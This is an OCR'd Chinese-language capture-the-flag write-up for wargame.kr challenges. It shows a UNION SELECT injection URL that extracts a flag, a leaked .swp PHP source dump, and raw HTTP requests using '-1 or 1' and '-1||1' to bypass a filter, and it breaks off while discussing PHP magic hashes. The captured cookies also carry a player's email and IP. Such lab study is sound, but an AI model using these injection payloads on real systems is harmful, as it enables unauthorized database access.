
subject ● or ○ and SEARCH

flag



```
http://wargame.kr:8080/dmbs335/index.php?search_cols=a|b&operator=and&query_parts=0 union select 1,2,3,f1ag from Th1s_1s_Flag_tbl
```

☑ Enable Post data ☐ Enable Referrer



| Num | subject | content | writer |
|---|---|---|---|
| 1 | 2 | 3 | 692c64bec4a86d4ad2e084b3649a68c72b3ee210 |


subject ● or ○ and SEARCH

## jff3_magic

这个利用了PHP中的“魔术哈希”


打开后是一个弹窗，用火狐会直接返回，但是用chrome会打开一个类似博客的页面

直接F12有提示，但、下载后得到的`.swp`看的



```
@mysql_fetch_array($q);NUL                                  $q = mysql_query("select * from member where
no=".$_GET['no']);NULNUL                                  }NUL                                        exit("No Hack -
".$test);NUL                                 if ($test != 0){NUL                                   $test =
custom_firewall($_GET['no']);NUL                          *******************************************/NUL                             Admin check &
No Parameter Filtering..NUL                               /*******************************************NUL                        <?php
NUL                            </header>NUL                                <h2>Magic</h2>NUL                                     <header>NUL                       <
div class="container">NUL                            <section id="vote" class="two">NUL                  <!-- Portfolio -->NUL                        -->NUL
               </section>NUL                          </div>NULNUL                              </footer>NUL                                  <a href=
"#portfolio" class="button scrolly">Vote</a>NUL                              <footer>NULNUL                              </header>NUL
                              vitae natoque dictum sollicitudin elementum.</p>NUL                                     <p>Ligula scelerisque justo sem accumsan
diam quis<br />NUL                              <h2 class="alt">Who is the most handsome man?</h2>NUL                           <!--site template
designed by <a href="http://html5up.net">HTML5 UP</a>.</h2>NUL                              <h2 class="alt">Hi! I'm <strong>C0mma</strong>, I'll
introduce<a href="http://html5up.net/license">&nbsp;LeaveRet</a> member<br />NUL                        <header>NULNUL                        <div class=
"container">NUL                           <section id="top" class="one dark cover">NUL                    <!--NUL                <!-- Intro -->NULNUL             <div
id="main">NUL       <!-- Main -->NULNUL           </div>NULNUL                    </div>NUL                       -->NUL                       </ul>NUL
                          <li><a href="#" class="icon fa-envelope"><span class="label">Email</span></a></li>NUL                          <li><a href="#'
 class="icon fa-dribbble"><span class="label">Dribbble</span></a></li>NUL                          <li><a href="#" class="icon fa-github"><span class=
"label">Github</span></a></li>NUL                          <li><a href="#" class="icon fa-facebook"><span class="label">Facebook</span></a></li>NUL
                          <li><a href="#" class="icon fa-twitter"><span class="label">Twitter</span></a></li>NUL                          <ul class="icons"
>NUL                         <!--NUL                    <!-- Social Icons -->NULNUL                <div class="bottom">NULNUL                </div>NULNUL
                      </nav>NUL                             </ul>NUL                            <li><a href="?no=1" id="about-link" class=
"skel-layers-ignoreHref"><span class="">Comma</span></a></li>NUL                               <li><a href="?no=3" id="portfolio-link" class=
"skel-layers-ignoreHref"><span class="">Orang</span></a></li>NUL                               <li><a href="?no=2" id="top-link" class=
"skel-layers-ignoreHref"><span class="">Cd80</span></a></li>NUL                          <ul><li><a href="index.php" id="foobar-link" class="icon
fa-whatever-icon-you-want skel-layers-ignoreHref"><span class="label">MemberList</span></a></li>NUL                              -->NULNUL
                               <li><a href="http://foobar.tld" id="foobar-link" class="icon fa-whatever-icon-you-want"><span class="label">Foobar</span
></a></li>NULNUL                         2. Standard link (sends the user to another page/site)NUL                           <!--NULNUL
                              NULNUL                           <nav id="nav">NUL                    <!-- Nav -->NULNUL                         </div>NUL
                         <p>Challenger</p>NUL                            <h1 id="title">Guest</h1>NUL                             <span class="image
avatar48"><img src="images/avatar.jpg" alt="" /></span>NUL                         <div id="logo">NUL                   <!-- Logo -->NULNUL              <div
class="top">NULNUL          <div id="header">NUL          <!-- Header -->NULNUL   <body>NUL    </head>NUL       </script>NUL             history.back(1);NUL
          alert("under construction......\n....?  :D"); // This is Hint!!NUL        <script>NUL      <link rel="stylesheet" href="assets/css/main.css"
/>NUL        <meta name="viewport" content="width=device-width, initial-scale=1" />NUL        <meta charset="utf-8" />NUL      <title>Magic</title>NUL
<head>NUL<html>NUL-->NUL   Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)NUL html5up.net | @n33coNUL Prologue by
HTML5 UPNUL<!--NUL<!DOCTYPE HTML>NUL?>NUL        $_GET['no']=NULL;NUL      if(!isset($_GET['no']))NUL       $_POST['pw']=NULL;NUL
if(!isset($_POST['pw']))NUL     $_POST['id']=NULL;NUL   if(!isset($_POST['id']))NUL include "../lib.php";NUL    include "./lib/lib.php";NUL<?php
```

前一部分可以知道一个sql注入点`no`,直接尝试构造



```
GET /jff3_magic/?no=-1+or+1 HTTP/1.1
Host: wargame.kr:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22ecafa76799af1a44b
9cef107adf9a5ef%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22218.29.102.117%22%
3Bs%3A10%3A%22user_agent%22%3Bs%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+
Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.29
24.87+Safari%2F537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1488847142%3Bs%3A
9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22name%22%3Bs%3A9%3A%22Ni9htMar
3%22%3Bs%3A5%3A%22email%22%3Bs%3A16%3A%22591612329%40qq.com%22%3Bs%3A4%3A%22lan
g%22%3Bs%3A3%3A%22eng%22%3Bs%3A11%3A%22achievement%22%3Bs%3A7%3A%22default%22%3
Bs%3A5%3A%22point%22%3Bs%3A4%3A%229550%22%3B%7D3f9489c7c773c174cb943ddcebc9d3b5
45ed4f59
Connection: close
```

Guest


Challenger

- MemberList
- Cd80
- Orang
- Comma

Magic

No Hack - 1

进行了简单的过滤，但由于他的语句就是查询用户，所以直接全真即可



```
GET /jff3_magic/?no=-1||1 HTTP/1.1
Host: wargame.kr:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22ecafa76799af1a44b
9cef107adf9a5ef%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22218.29.102.117%22%
3Bs%3A10%3A%22user_agent%22%3Bs%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+
Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.29
24.87+Safari%2F537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1488847142%3Bs%3A
9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22name%22%3Bs%3A9%3A%22Ni9htMar
3%22%3Bs%3A5%3A%22email%22%3Bs%3A16%3A%2259161232 9%40qq.com%22%3Bs%3A4%3A%22lan
g%22%3Bs%3A3%3A%22eng%22%3Bs%3A11%3A%22achievement%22%3Bs%3A7%3A%22default%22%3
Bs%3A5%3A%22point%22%3Bs%3A4%3A%229550%22%3B%7D3f9489c7c773c174cb943ddcebc9d3b5
45ed4f59
Connection: close
```

## Guest

Challenger


- MemberList
- Cd80
- Orang
- Comma

## Magic

admin


Submit

输入用户名与密码，抓包



```
type="submit" value="vote">Submit</button>
                                          </form>

50034bd20ef09138e2ff633365ea6879Incorrect Password
<!--
```


会发现密码密码错误，并且返回的一个hash值是固定不变的
尝试用网站进行解密




```
1
```

```
50034bd20ef09138e2ff633365ea6879
```

将所属类型进行一个查找相关的魔术数字

